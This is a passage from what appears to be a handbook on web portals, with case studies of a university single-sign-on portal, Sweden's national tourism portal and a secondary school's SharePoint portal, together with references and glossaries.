Content Mechanism	Blocked Edition	Open Aggregation

broader layers: the physiological needs, the needs for safety and security, the needs for love and belonging, the needs for esteem, and the need to actualize the self, in that order.

The needs for esteem and the need to actualize oneself are at the moment far away from satisfaction. There are neither geographical closeness between Web sites and their customers, nor do they have psychological closeness (doing well or not makes not too much differences or links to the customer).

With the development of Web 2.0 technology, the traditional uniformed portal will definitely transform itself to a personalized Web portal. Figure 8 shows the differences between an uniformed portal and a personalized Web portal. (Zhang & Zhu, 2006).

With the adoption of WEB2.0 technology, Google has advocated its personal portal, which allows its user to customize news from the New York Times and BBC, weather forecasts, and financial information as long as the user has a Gmail account. The combination of IM, Blog, and RSS is a marvelous and creative idea. It will be the real personal Web portal era when the Internet user can get all their network needs as long as they activate IM after they open their personal computer.

REFERENCES

Google Financial Report. (2005). Retrieved from http://www.google.com

Grant, R. M. (2001). *Contemporary strategy analysis: Concepts, techniques, application*. Malden, MA: Blackwell Publishers.

iReasearch. (2004). China Online Portal Research Report,pdf 10-11

Maslow, A. (1943). A theory of human motivation. *Psychological Review, 50*, 370-396

NETEASE (2004,2005). *Financial Report*. Retrieved from http://www.netease.com

Price-Earnings Ratio.Retrieved from http://www.investopedia.com/terms/p/price-earningsratio.asp, http://computing-dictionary/thefreedictionary.com, http://www.nielsen-netratings.com

Porter, Michael E. (1998), *Competitive Strategy Techniques for Analyzing Industries and Competitors*, The Free Press, New York.

Zhang, R., & Zhu, B. (2006). *Principles of electronic commerce*. Science Publishing

SINA *Financial Report*. (2005).http://www.sina.com.cn

SOHU 2004&2005 *Financial Report* (2005),http://www.sohu.com

CNNIC. (2006). *The 17th Annual Statistics Report for the Internet Development in China*. Retrieved from http://www.cnnic.com.cn/images/2006/download/2006011701.pdf

YAHOO financial report. (2005). Retrieved from http://docs.yahoo.com/docs/pr/pdf/1q05pr.pdf

Zhu, B. (2002). E-commerce strategy for SMEs in China. *Journal of Computer Information Systems, 7*, 18-19.

Zhu, B. (2004). Analysis of e-commerce strategy for Chinese enterprise. *Journal of Computer Network World, 8*, 24-25.

KEY TERMS

Key Success Factors in Competitive Advantage in the "Five Forces": The degree of rivalry, the threat of entry, the treat of substitute, buyer power, and supplier power.

P/E: Short for the ratio of a company's share price to its per-share earnings.

P/E Ratio: Market Value per share/Earnings per Share (EPS).

Web Portal: A Web "supersite" that provides a variety of services including Web searching, news, white and yellow pages directories, free e-mail, discussion groups, online shopping and links to other sites.

A Case Study of an Integrated University Portal

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INTRODUCTION

The increasing complexity and interdependence of campus technology systems poses a significant challenge to universities. Such efforts cannot be solely the domain of a university technology department but requires participation across the institution in order to ensure success. As Irvine (2003) noted, "a decision about course management platforms or portals and their interoperability with other campus systems is a critical institution-wide issue that involves the whole university community" (p. 5). This case study considers the development of an Oracle-powered database-driven student and faculty information single-sign-on portal at Regent University called myRegent. This recently developed portal integrates with our existing student information and learning management systems, SCT Banner, and Blackboard Learning System respectively.

From its inception, Regent University has leveraged technology to allow students to participate in graduate education without limiting students to live in a particular geographical location during the course of their studies. Since 1989, the faculty have harnessed distance education technologies and corresponding instructional models to extend educational access beyond Southeastern Virginia. In the years since the first distance education courses were offered, Regent University's off-campus programs have undergone the following technological progression:

- **1989:** Off-campus courses offered using audiotaped lectures on cassettes.
- **1995:** Implemented the PC-based TopClass software, which provided a secure online discussion forum to increase interactivity.
- **1997:** Implemented a Cold Fusion database-driven Web site, which increased capabilities and features for threaded discussions.
- **1997:** Upgraded to the Web-based TopClass learning management system providing an online learning environment for distance courses.
- **1997:** Adopted Web textbooks published by Prentice Hall Business Publishing for use in online courses to reduce learner costs.
- **1999:** Adopted the Blackboard Learning Management System—marking Regent University as one of the first 100 schools to do so—and unifying all online programs into a single online learning environment.
- **2004:** Integrated HorizonWimba into the Blackboard system to add rich-media synchronous features into the online classroom.
- **2005-2006:** Rolled out myRegent portal across campus, providing a single-sign-in to an increased set of online educational features.

Regent University's Information Technology Department also assisted in the design and development of a digital media database called ROMA (Regent Online Media Assets). Through a Web interface, our faculty can browse and download images, audio and video clips, and other learning materials through a central database. This rich media database server enables faculty to use and reuse these media assets or learning objects in their online and campus courses. This is consistent with Gilbert's (2003) call for structured and searchable collections of instructional content to enable faculty to easily locate quality materials admit the electronic chaos.

Both the faculty and administrative staff of the university are adept at using technology to allow students to complete all of their studies off-campus. Most recently, the university has used video-teleconferencing and Web technologies to promote distance learning. Given the growing number of distance-learning students, a single portal allowing a student access to services regardless of geographic location is of particular importance to this university. Furthermore, such a portal will benefit on-campus students by simplifying and increasing access to relevant information and enabling campus students to access these materials during the academic years and summers.

PORTAL PURPOSE AND DEVELOPMENT

Regent University maintains a university home page at http://www.regent.edu. This newly redesigned, Oracle database-driven Web site provides a convenient way for prospective students, current students, alumni and friends, faculty and staff to access administrative and departmental services. The Regent University home page averages more than 25,000 page views per day. In addition, students have access to the user-centered library portal with a customizable interface to collections of Internet resources, including over 100 separate online academic and professional databases, which are available 24/7 to faculty and students with Internet access. The university also provides the Blackboard Learning System (2006) for online and blended courses, as well as SCT Banner (2006) for our student information system. In short, our students, faculty, and staff currently use a variety of self-service portals ranging from admissions, course registration, tuition payment, review of pay slip information, and access to digital databases.

With all of these resources available to the university community, there is a serious problem of information overload, which prevents members from making effective use of the resources. Campus surveys have repeatedly demonstrated high levels of satisfaction with individual online resources but widely varying usage levels, which have led us to conclude that many quality resources are simply being overlooked (Baker, 2003). Accordingly, we proposed the development of a single-sign-on portal to enable us to better serve our university customers (i.e., students, staff, administrators, and faculty) more effectively. Such a portal would be a truly integrated product, which would allow users to control what they see—customize, personalize, and choose content—and generally make things simple. Our twin goals were to increase customer satisfaction as well as promote higher productivity.

We believed that the information technology (IT) department was the ideal organization to spearhead this managed learning environment development because of the technical challenges involved with such a project (JISC, 2002). Furthermore, IT was in the unique position to serve as a university-wide facilitator, promote integration, recommend ways to change business processes, and, finally, because IT knows the most about how the various schools and departments function. This project was seen as strategic for two reasons. First, the university recognizes the need to use technology to improve the learning experience for students and to improve the business of the university. Second, good applications help the university develop an advantage over other universities that compete for tech savvy students.

As we consider the development of the myRegent portal, we adopted an incremental development cycle. In other words, the first site we launched was not our final site but rather we are building the site incrementally. We want to decentralize some of the portal management so departments can manage their own data and yet provide a single sign-on access to offer quick and easy availability to all our systems. Key issues that we're addressing include standards for the user interface (i.e., look and feel), systems integration, and how to enable the development of custom modules to enhance the portal's features. We want the users to know they are dealing with one institution—Regent University—when they navigate our portal.

We went with an Oracle-based solution in no small part because of our strong relations with key vendors such as Oracle, Blackboard, Sun Microsystems, and SCT. Regent has an accomplished marketing department and the university has acted as an impressive, supportive showcase environment for vendors to demonstrate technology to potential clients. In 2002, Regent hosted a higher education technology seminar sponsored by Oracle Consulting. Participants were universities in the Hampton Roads and Richmond area that hold a U.S. Campus License for one or more Oracle products. Additionally, the university has acquired expertise with Oracle Financials, SCT Banner, and other critical enterprise applications. Our success has been due to the deliberate policy of hiring the best team, training that team, and using standard project and change management techniques to effectively manage and control implementations.

The CampusEAI Oracle Portal (2006) software provided both a challenge and an opportunity for the IT staff to jumpstart an initiative we have been actively pursuing for the past few months. The Regent University team is already a cohesive unit that is skilled and knowledgeable in the area of portal implementation and system integration. The staff members have prior experience in full-scale development of a commercial portal. The staff already has solved the technical issues that would present challenges in the implementation of such a project.

The university developed a custom, Web-enabled application using the Cold Fusion Web-database integration platform with a back-end Oracle database system. The objective of this application is to allow users to synchronize passwords across Regent's network domains, detect unauthorized access attempts, and ensure strong password management. The IT department then performed an analysis of the various mechanisms that disparate applications use to handle security. The department considered encryption schemes, two-tier vs. three-tier implementations, and methods for secure handling of the password. IT then moved to eliminate all the internal mechanisms that allow a user to change his password independent of the custom application. In parallel, Regent University has been revisiting its own administrative policy concerning naming conventions for user accounts and utilize a central creation point to ensure consistency, prevent duplication, and multiple assignments.

The portal is still in early stages of roll-out. Our focus right now is on the education of users about this new single-sign-on approach and the elimination of separate username and password combinations. As a result of this project, we're continuing to become more user-oriented, addressing operational issues as they are discovered, and continuing to find and implement tools that makes the business of education more user-friendly (for students, faculty, and the administration). The portal is also empowering users to find answers to questions or common problems on the Web site first. This is part of an attempt to be proactive in improving customer satisfaction by providing structured and intuitive assistance. This should reduce calls to the customer support center, which could then focus on solving more difficult user problems.

The portal project has furthered IT's desire to become a resource that is an expert on the systems it supports from a user perspective. The department intends to be a useful and integrated part of the university, becoming a center of expertise for applications ranging from Microsoft Office, e-mail, various report-generating tools, Oracle Financials, Banner, Blackboard, and others. The department wants all parts of the university to use its expertise and be involved in improving productivity and educational effectiveness. By leading an effort to better identify the data needs of the university community and provide better access to Web-based tools that will allow users to generate real time reports (e.g., metrics associated with Oracle financials, student registration, financial aid, and others to be identified) the portal has helped improve university-wide business practices.

FUTURE PORTAL EXTENSIONS

Since the portal is being pursued incrementally, there are numerous additional projects, which are in various states of development. We're attempting to improve the trouble-handling process used by the computer support center—to improve response times and customer satisfaction. One way of doing that is to create Web-based, self-help tools for users (e.g., to assist them in tracking the status of any trouble report sent to the computer support center). Another is the improvement of IT department computer support center trouble management software (Magic) to help us collect trouble report data in a more structured manner, and analyze trouble report data to identify root causes and trends associated with problems reported by users. Such metrics will help improve the IT department operation by allowing us to identify and fix chronic issues.

We're also currently working to identify and introduce tools on an intranet that will add value to the university's operations. An example of such a tool would be the live online faculty/staff directory that we implemented in 2001. Other tools will be found to improve administrative functions (human resource forms, other forms, etc.), and educational functions (instructional training and support, book lists, discussion groups, demographics). This effort implies the need to implement access control on applications that are used to share or analyze sensitive material. Similarly, we're continuing to refine strategy and goals in response to university needs. The department will seek ways to improve our value and effectiveness to the university—also improving the perception of our user community.

In addition to the administrative and infrastructure tasks, we're also looking for ways to harness the portal to improve relationships with current students as well as prospective students and alumni. We're running test pilots for online video-teleconferencing with potential guest speakers from any location using high-speed Internet access. The IT department has developed a kit that can be shipped to any individual to provide a real-time lecture to classrooms in any location and are integrating audio and video archiving features into the Blackboard system. In addition, we're attempting to implement and integrate more banner modules (e.g., prospect Web and admissions) into the portal to allow prospective students to apply online to the university. Furthermore, we want to extend the relationship with alumni by offering additional functionality through our Web site for alumni such as searching for friends or classmates, updating directory profiles, and receiving materials from the university.

CONCLUSION

One of the hidden strengths of this portal development is that it is a means of improving the academic community at Regent University. Much of the research into online community has focused on the relational dynamics that appear in synchronous chat rooms, asynchronous discussion boards, e-mail, and other mediated environments. Such community experiences are then compared to their face-to-face counterparts and, not surprisingly, criticized as shallow imitations of the ideal. Such approaches fail to consider that the learner, regardless of geographic location, is simultaneously a member of multiple communities--academic, vocational, familial, social, and others—and these communities exert influence even when they're not in focus.

This portal project is another step in Regent's efforts to connect the university with the students' local communities and use such local relationships to strengthen the on-campus and distance learning experience. Such efforts would likely not only increase the shared sense of classroom community but would recognize the dual citizenship that distance learners have as members of a classroom community as well as one or more local communities. We believe that the net result of such efforts will be an increased affect for the university and ultimately a richer and more fruitful experience for all Regent community members.

REFERENCES

Baker, J. D. (2003, March). *Faculty and student perspectives on educational technology and online learning*. Paper presented to the Association for Advancement of Computing in Education, Society for Information Technology and Teacher Education 13th International Conference, Albuquerque, MN.

Blackboard Inc. (2006). *The Blackboard learning system*. Retrieved from http://www.blackboard.com/products/as/learningsys/

CampusEAI. (2006). *CEAI Oracle portal*. Retrieved from https://ceai1.campuseai.org/portal/page?_pageid=933,5339034&_dad=portal&_schema=PORTAL

Gilbert, S. W. (2003, April 1). *Collections, convections, and confections* [Syllabus]. Retrieved from http://www.campustechnology.com/article.asp?id=7476

Irvine, M. (2003). *The emerging e-education landscape: A Blackboard strategic white paper*. Retrieved from http://products.blackboard.com/cp/release6/CIOSeriesWhitePaper.pdf

JISC. (2002). *Overview of MLE issues*. Retrieved from http://www.jisc.ac.uk/index.cfm?name=mle_overview

SunGard. (2006). *Banner*. Retrieved from http://www.sungardhe.com/default.aspx?id=80

KEY TERMS

Course Management System: (CMS): A computer software program designed to support the delivery of online instruction. Popular CMSs include Blackboard, WebCT, and Moodle. Often used synonymously with learning management system.

Database: A software package for storing information in a searchable and relational structure. Popular databases include Oracle, MySQL, SQL Server, and Access.

Incremental Development Cycle: A process of software development that attempts to create, test, and release code in stages rather than waiting until the entire program is completed. This model ensures that code changes can be made based on user experiences with the incremental deliverables rather than only after the first complete version of the program has been released.

Learning Management System: A computer software program designed to support the delivery of online instruction. Popular CMSs include Blackboard, WebCT, and Moodle. Often used synonymously with course management system.

Learning Objects: Small pieces of instructional content that can be incorporated in, or assembled to create, course content. Ideally, such content is designed to be reusable.

Managed Learning Environment (MLE): The term managed learning environment (MLE) refers to the whole range of information systems and processes of a college or university … that contribute directly, or indirectly, to learning and the management of that learning (JISC, 2002).

Rich Media: Graphics, audio, video, and other non-textual media, sometimes called multimedia.

Single Sign-On: The ability for a computer user to access multiple systems with one username and password combination, thus eliminating the need to log in and out of different systems with separate accounts.

Student Information System: A computer software program used by educational institutions to track student records, usually including personal information, grades, transcripts, financial aid, and other relevant information.

Challenges and Pitfalls in Portal Information Management

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INTRODUCTION

One major objective for information portals is to provide relevant and timely information to their intended target groups. The main challenge from an information management perspective, however, is that the portal itself does not have full information ownership, and therefore cannot guarantee information quality. Poor information quality severely decreases the actual business value of a portal, but the quality of the portal information is inherited from the underlying sources. The case study we present illustrates the evolution of the Swedish Travel and Tourism Council's (STTC) national Internet portal through three phases, thereby unmasking some of the core problems in portal information management: information ownership, stakeholder incentives, and clear business roles in the content provision process.

Information portals have been on the business agenda since the hey-days of the Internet era, and can as a concept originally be attributed to Yahoo! Inc., an Internet search service that has categorised Web information since 1994 (see www.yahoo.com). However, the portal concept has during the last 10 years emerged to encompass much more than merely a set of links to Web pages. In early 2000, industry trend-watchers forecasted that portal development in corporations would skyrocket. Delphi Group reported that 55% of Fortune 500 companies already had corporate portal projects in progress and Gartner Group predicted that more than half of all major companies by the end of the year 2001 would have corporate portals as the primary method for organising and discovering corporate resources (Detlor, 2000). The hype can partly be attributed to highly overtoned statements found in management literature: "The corporate portal is the most important business information management project of the next decade" (Collins, 2001) or *Information Week*'s speculation whether portals will become "the next generation of desktop computing [and] … do for global knowledge-work what the railroad did for the industrial revolution" (Koulopoulos, 1999). However, as Dias (2001) points out in her review of portal literature, the benefits are still to be seen. Following her review, it is evident that there is still no scientifically sound proof and most of the claimed benefits are merely anecdotal with Detlor (2004) as the obvious exception. Dias concludes by calling for more real case studies of portal implementations in order to verify these claims and we therefore intend to make a contribution by reporting from an actual case study. In our work we focus on the back-end side of enterprise portals, that is, the integration point with all underlying information resources.

BACKGROUND

This work has been carried out in close collaboration with the Swedish Travel and Tourism Council (STTC), as a longitudal qualitative case study (Landqvist & Stenmark, 2006). In 1999, STTC, the Swedish Tourist Authority and the Swedish Tourist and Travel Industry Federation started two inter-organisational development projects, one aiming to increase knowledge sharing within the tourism industry (see Landqvist & Teigland, 2005), and one that intended to enhance the visibility of Sweden on the Internet (Visit-Sweden). In this text, we focus on the latter, and have interviewed the infomaster and CIO of STTC.

The tourism industry has already been recognised as highly fragmented and in need of various collaboration and coordination efforts. Research on tourism development has hence highlighted the importance of engaging all potential stakeholders, and to do so early in the development process (Aas, Ladkin, & Fletcher, 2005). When it comes to stakeholder participation and IT projects, Irani (2002) showed a relationship between the level of involvement in the concept justification phase and the level of commitment towards project success. Beecham, Hall, Cottee, and Rainer (2005) show that lack of stakeholder input in requirements engineering processes is a major problem and a cause of project failure.

Regarding portal design, researchers have acknowledged the need to involve stakeholders. To illustrate, Detlor (2004) advocates participatory design (PD), that is, an approach which lets the users take active part in eliciting requirements and making decisions. According to Detlor (2000), PD is a "robust and comprehensive method by which to secure a useful and well-utilised portal system" (p. 78). Three factors contribute to this. First, without actual users it is difficult for developers to correctly identify how knowledge is being utilised across the organisation. Second, portals span the entire organisation and must thus be based on the input from all stakeholders. Third, a portal changes the daily routines of the organisation. To ensure the buy-in from as many users as possible, they should be involved early in the development process.

However, Detlor's suggestions relate to the design of the portal *per se*. Even though no single definition of what a portal is has emerged most commentators seem to agree that a portal should be understood as the integration of application software and information infrastructure, able to aggregate a selected subset of information to through a central location (Shilakes & Tylman, 1998). A portal's primary function is thus to provide *easy access to information and service already available elsewhere and not itself act as such a source* (Detlor, 2000) (emphasis added). For this integration to work, the underlying information and services must be very precisely aligned, but it is unclear how this alignment is supposed to happen. This back-end side of the portal has not been covered by previous academic work nor is it described in the trade press or in the vendors' brochures. It seems that the integration is tacitly understood as trivial, but, as our case shall illustrate, this is far from the case. On the contrary, the work required to align information and services in such a way may exceed the benefits for the information owner, and hence overturn the entire portal implementation.

The focus of the business case will not be on the technical aspects of the portal itself but on the demands the portal places on the underlying information resources and how stakeholder involvement affects the degree to which these demands are met.

SWEDISH TRAVEL AND TOURISM COUNCIL PORTAL

The Swedish Travel and Tourism Council is a national organisation, responsible for the promotion of Sweden as a business and leisure travel destination. STTC is owned equally by the Swedish Government and by the Swedish tourism industry. The main focus is marketing, information, coordination and distribution to the travel trade, media and consumers. The business objectives are to ensure attractive and enriching experiences while traveling in Sweden, improve profitability for companies and cooperative organisations in Sweden, and increase income and enhance prosperity for Sweden as a nation.

In the rise of Internet as the main channel for communication and marketing within the tourism industry in the late 1990s, STTC realised an urgent need to provide an Internet platform for easy access to the Swedish travel and tourism experience. This was the starting point for STTC's information portal Visit-Sweden.

The Swedish tourism industry as such is very entrepreneur driven, dominated by small and medium sized enterprises, geographically spread, and very branch specific. In addition, there are also some very large entities within the industry, for example, hotel associations or strong Swedish tourism brands that stand out such as Glasriket (the Crystal Kingdom). The tourism industry also has political dimensions, since all regions and cities do their best to draw attention to their particular offerings. The complexity of the underlying information environment was (and still is) overwhelming. The information resources could either be a simple home-page for a one-man company out in the bushes, a portal with several context-specific features and applications, for example, a hotel booking systems or a regional content intensive site. The diversity and chaotic nature of the information sources made the application development extremely intricate.

A set of stakeholders from the tourism industry was allocated and tightly involved in the identification of the requirements as well as in the incremental site construction as such. A market analysis was also carried out to illuminate the end-user demands on a tourism portal of Visit-Sweden's magnitude. Throughout all the different development phases described, STTC used end-user involvement through usability testing in a test lab. This was combined with industry stakeholder involvement to set the priorities corresponding to end-user needs. The industry stakeholders had a broad representation of the industry as such, but none of them were also owners of the key information resources that needed to be aggregated into the portal.

First Appearance: Pilot (1999)

The business driver behind the first pilot of Visit-Sweden was to allow visitors to find Swedish tourism experiences. This vision led into the domain of search portals, that is, a search engine-driven Web site. It did not go as planned, however.

Even though a multitude of tourism sites were readily available, they were hard to track down in the information gathering processes. The fine tuning of the different Web crawlers was cumbersome and very manually intense, and the central administrators were not particularly experienced with search engine configuration. Another problem with the sites that actually were indexed was that the information quality was so low. The Web sites contained both test data and outdated information that cluttered the index and hid the more useful pieces, since the awareness of searchability was not present in the mindset of most site owners. Consequently, neither a guide to the site structure (robots.txt file) nor relevant metadata were present.

Second, many of the end users searching for traveling experiences in Sweden did not have enough knowledge about Sweden to construct precise search queries and Boolean expressions that would narrow down the result lists into something useful. They rarely constructed any complex search queries, and they did not use the advanced search form at all. A majority only entered a single keyword. The negative feedback received from the end users and the tourism and travel industry indicated the need to help the end user in the navigation.

Second Coming and Relaunch (2000-2002)

The business vision that the Swedish Tourism and Travel Council had for the second version of the portal was for the end users to be able to drill down into the unexploited and unexplored information resources that represented tourism in Sweden, and refine the information into usable fuel for the end users' travel planning, both when the end user was in pretravel mode and while being in Sweden. STTC also wanted to customise the information according to well-known target groups, and in some sense personalise the appearance to further improve the end-user experience and the perceived information quality.

The experience from having relied solely on a search engine in the first pilot version uncovered many problems. Based on the problems in the pilot, STTC acquired a new search engine that would also help out in the information management and automatic categorisation domains. The vision was to help the end user with a personalised Yahoo-like navigation. In addition, two other dimensions were also included: spatial information and time-related information.

For the spatial information, STTC acquired a geographical information system (GIS) to provide dynamic maps and positions. To be able to actually get good information into this system and the related producer/product database, STTC asked the information owners to codify all their offerings and geographical positions according to STTC's standards. Because of the awkward input process, not many did, however.

The time-related information was meant to enable the search for events, but this complicated things even more. Many information owners already had self-developed calendar applications to market different local events, but these were incompatible with one another. STTC started a standardisation process together with several different important industry players in order to develop an XML scheme that would expand the calendar objects with event-specific data.

STTC spent all the way too much resources to get all different applications to work together, instead on the real information management issues, such as a good navigation structure, good information ownership and resource quality issues. Visit-Sweden's Infomaster explains: "We totally underestimated the information management domain. The poor information quality of the underlying information resources diminished the business value of the portal."

Third Time: Present Portal Experience

In the third development attempt, the Swedish Tourism and Travel Council tried to ensure information quality by offering an appealing brochure-like illustration of Sweden before directing the end user into the details residing elsewhere. This was achieved applying a content management approach which incorporated an editorial process and a central staff of editors. There were primarily two reasons for this development. First, tourists were not able to find Visit-Sweden using other Internet search engines, since Visit-Sweden did not have much content of its own. Second, the tourists that *did* find the site did not have enough background knowledge about Sweden to be able to make informed choices given the different options available. By adding high quality content at the portal level, STTC intended to address both these problems.

A producer/product database that was developed by regional tourism authorities in Sweden was purchased. Again, the reason for this action was to provide information of higher quality, which was achieved. However, it came with a cost. STTC realised that they did not have the expertise required to effectively run a search engine and therefore decided to end their endeavour in the search engine realm. The purchased database did only contain a small subset of all tourism offerings in Sweden and since STTC no longer had a search engine, most parts of the existing tourism related content on the Internet was excluded. This impeded on STTC's ability to connect the end user with the tourism industry not present in the purchased database.

Even with the database, the Visit-Sweden portal still relied on information from other information owners. The majority of entries in the database were provided by small entrepreneurs who saw this as a *free marketing* channel, and who had the time to fill in all forms and to codify the information. The work required by large tourism companies to codify their offerings was substantial, while the added value of being included in the portal had diminished due to the individual sites being searchable via standard search engines such as Google.

DISCUSSION

The owners of the information resources within an enterprise portal usually have a well-defined end-user community and therefore focus the content on fulfilling their local business demands. Information owners are thus reluctant to invest in the extra effort required to share their content base with some overarching portal without seeing tangible return on investments. This problem is very apparent in the context of Visit-Sweden. However, the information resource owners may be incorrect in assuming that their customer base is restricted to their local context. The increased visibility that comes from contributing to the portal may generate benefits that well exceed the work invested, but this may be difficult to see from their position. We suggest that the problem is pedagogical rather than technical or organisational.

Information ownership also relates to the power relations that may exist amongst different business units. The portal directs attention to the top of the organisation and local information owners may fear that all resources will be redirected to the portal instead of to their specific businesses.

Information integration is a second issue. It may seem that adding content metadata, setting up a robot.txt file, or removing obsolete and outdated data on a Web site to improve the spidering and the indexing would be simple, but as our case study shows, even such tasks require cooperation and coordination amongst the information owners and is thus more complicated than one might be lead to believe.

In the case of having more sophisticated underlying information systems that need to be integrated even more complexity is added. This complexity is inherited to the domain of governance of the underlying information model in the specific information system. Any information system within a corporate setting has already a predefined agenda, which not always aligns easily with the more enterprise-wide integration view of the actual content.

Enterprise-wide portal information management is a balancing act between central and decentralised information management practices. Clearly, local content providers benefit from central investments in information technologies such as content management systems, taxonomy management systems, or search engines. However, central information management efforts might instead be considered an albatross around one's neck when there are no visible short-term gains. In this lies a paradox: only the local information owner who knows his or her information in detail, but only the portal manager who can see the greater picture and understands how every little piece can contribute to the enterprise view.

FUTURE RESEARCH

The obstacles described on the back-end side of the portal are easily derived from the information needs and demands relating to the front-end. An enterprise portal is typically supposed to serve all, but often fails by being far too general to actually create business values in day-to-day life for the end user. Many users instead direct their information needs directly toward the underlying information resources that already serve a tangible outcome. When it comes to the creation of a sound information architecture that will work both on the top level as well as in the local setting, we foresee power relations and business tensions that need qualitative research.

STTC has during the last two years focused on the motivational, training and knowledge sharing efforts, to improve their inter-organisational relations with the industry, since this is a core issue for the success of the Visit-Sweden site. We intend to carry out our further portal research based on the determinants of inter-organisational relationships (Oliver, 1990), to be able to uncover new contributions the portal research domain.

CONCLUSION

Our account shows that technology *per se* does not make cultural, political or business boundaries disappear. Too often, information owners are either kept out of the loop entirely or assumed to willingly provide whatever the new technology required. From the content providers' perspective, the business incentive to engage is thus missing. To be successful, portal projects need to address information ownership, information integration and information management, and balance skillfully between the central and the local context. To build a portal, which itself has no content, the owners of the subdomains and subsites must be included and given tangible reasons for sharing their content base. If all they get is extra work, the portal is likely to remain an empty shell.

REFERENCES

Aas, C., Ladkin, A., & Fletcher, J. (2005). Stakeholders collaboration and heritage management. *Annals of Tourism Research, 32*(1), 2848.

Beecham, S., Hall, T., Cottee, M., & Rainer, A. (2005). Using an expert panel to validate a requirements process improvement model. *The Journal of Systems and Software, 76*(2005), 251-275.

Collins, H. (2001). *Corporate portals: Revolutionizing information access to increase productivity and drive the bottom line*. New York: AMACOM.

Detlor, B. (2000). The corporate portal as information infrastructure: Towards a framework for portal design. *International Journal of Information Management, 20*(2), 91-101.

Detlor, B. (2004). *Towards knowledge portals: From human issues to intelligent agents*. Dordrecht, the Netherlands: Kluwer Academic Publishers.

Dias, C. (2001). Corporate portals: A literature review of a new concept in information management. *International Journal of Information Management, 21*(4), 269-287.

Irani, Z. (2002). Information systems evaluation: Navigation through the problem domain. *Information and Management, 20*, 11-24.

Koulopoulos, T. M. (1999). Corporate portals: Make knowledge accessible to all. *Information Week Online*, from http://www.informationweek.com/731/31erall.htm

Landqvist, F., & Stenmark, D. (2006). *Portal information integration and ownership misfits: A case study in a tourism setting.* Paper presented at the Hawaii International Conference on Systems Sciences, Hawaii.

Landqvist, F., & Teigland, R. (2005). *Collective action in electronic networks of practice: An empirical study of three inter-organizational online social structures.* Paper presented at the Communities and Technologies, Milan.

Oliver, C. (1990). Determinants of interorganizational relationships: Integration and future directions. *Academy of Management Review, 15*(2), 241-265.

Shilakes, C. C., & Tylman, J. (1998). Enterprise information portals: In-depth report. New York: Merrill Lynch.

KEY TERMS

Back-End Side (of Enterprise Portal): The intersection between a portal, and its underlying information resources.

Information Integration: The processes and activities of integrating information and data from different repositories, information resources and data formats into easily and comprehendible content.

Information Management: The processes, roles, activities and tools to manage the corporate information assets, throughout the information lifecycle.

Information Ownership: The responsibilities, roles and resources to manage information, information systems or information resources.

Information Resource: Information repository, information system, Web site or a depicted and clearly defined content set within a portal.

Power Relations: Interpersonal relations where power structures, visible or invisible to the organisation, inflict on the outcome of the integration process for a portal.

Stakeholder: People who will be affected by the project or can influence it but who are not directly involved with doing the project work.

Changing the Interface to High School Education

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INTRODUCTION

How do you cater to 21st century learners in a secondary school, and how can we personalize learning so that the value of education is enhanced for every student? This was the question that challenged us at our school.

With e-learning, e-teaching, and e-everything becoming part of our everyday life, Lowanna College began investigating a range of different software products that might provide a solution to our question. After a number of trials and tests, we decided on Microsoft Share Point Portal to create a portal that would meet our staff, student, and college needs. The portal would need to be a one-stop shop for all our education needs and provide access to educational resources 24 hours a day, seven days a week.

BACKGROUND

Lowanna College (2006) is a state secondary school with approximately 1,200 students. These range from year 7 through to year 12. The college has a strong ICT focus and has been at the forefront of many of the states ICT education initiatives. The college is also well known for its multimedia, music, and drama programs as well as providing a full range of main stream education programs. Lowanna College is located in Newborough, which is 130 kilometers east of Melbourne.

OVERVIEW OF PORTAL DEVELOPMENT AT LOWANNA COLLEGE

Our challenge was to develop an e-learning tool that would cater to 21st century learners in a secondary school. In 2002, Lowanna College began investigating a number of intranets and extranets from a range of suppliers. The college's vision was to develop an online education platform to facilitate teaching in the classroom and externally. After trialing several products the college agreed that most third party products were too expensive or they provided a stock standard solution, that had little scope to be tailor made for our college's individual needs. Then, Microsoft launched SharePoint Portal (Microsoft 2001). This software product provided a solution that matched the college's vision.

The initial aim of the portal was to provide online curriculum, however, as it evolved it grew to include discussion boards, college notices, image libraries, digital portfolios, and a significant document management system for the college. The key factor in gaining staff acceptance was the advanced functionality and the simplicity of the program and interface. To upload content, assignments, worksheets, and other material, staff only have to click a button, select a file or type a message, and press the save function. This user-friendly design also enabled staff with low ICT skill levels to quickly develop confidence in this new platform.

In one instance, one of our staff members who was a reluctant user of technology, has become one of our college champions. The ease of use of the portal, was the catalysts for this change of practice. This staff member also became one of the drivers for the use of the portal in his teaching area. Many of the portals features were developed so that they had significant impact on day-to-day learning. Curriculum material was provided in many formats. These ranged from Microsoft Word sheets and Microsoft Power Point, through to online video tutorials and Flash tutorials.

Students found it very easy to download information and navigate the portal. In many cases, students had a better understanding of the portals navigation than their teachers. It was not long before teachers wanted to do more, and the next step was to enable students to submit work online. This again proved very successful with staff. Security was set up to enable student material to be deposited without other students being able to modify or delete assignments.

The music faculty were the leading lights as they moved all their resources to the new online repository and then began developing advanced functions, such as calendars, that enabled students to easily identify the times they were booked for one on one music lessons.

They also began to put samples of graded work online so that students could look at the teacher's expectations for particular projects and assignments. Other groups began to use the portal as part of their teaching and learning, rather than as a reference site. This meant that the portal was used just as often in classes as it was outside of class time. Downloading assignments and uploading assessment became popular with staff then progressing to the use of discussion forums and video tutorials. There was an increased use of integrated projects and learning objects also became more popular as teachers could create links to these projects in a less complicated manner than before.

Staff feedback indicated that the portal has increased students engagement in class, and provided slow learners with a stronger structure and direction for learning, often in a personalized manner. Students began to drive the use of portal as they logged on from home, expecting more and more content to be available on line.

Teachers also used the portal as the college's document management system. All staff meeting minutes, documents, policies, and so forth were moved to an electronic form and placed on the portal. This provided work place advantages through reduced time to find documents, which were linked to the advanced searching feature in the portal and a one stop entry for college information. Staff reviews were the next advancement on the portal and after some teething problems, the portal was soon keeping track of staff professional development and individual performance and development plans.

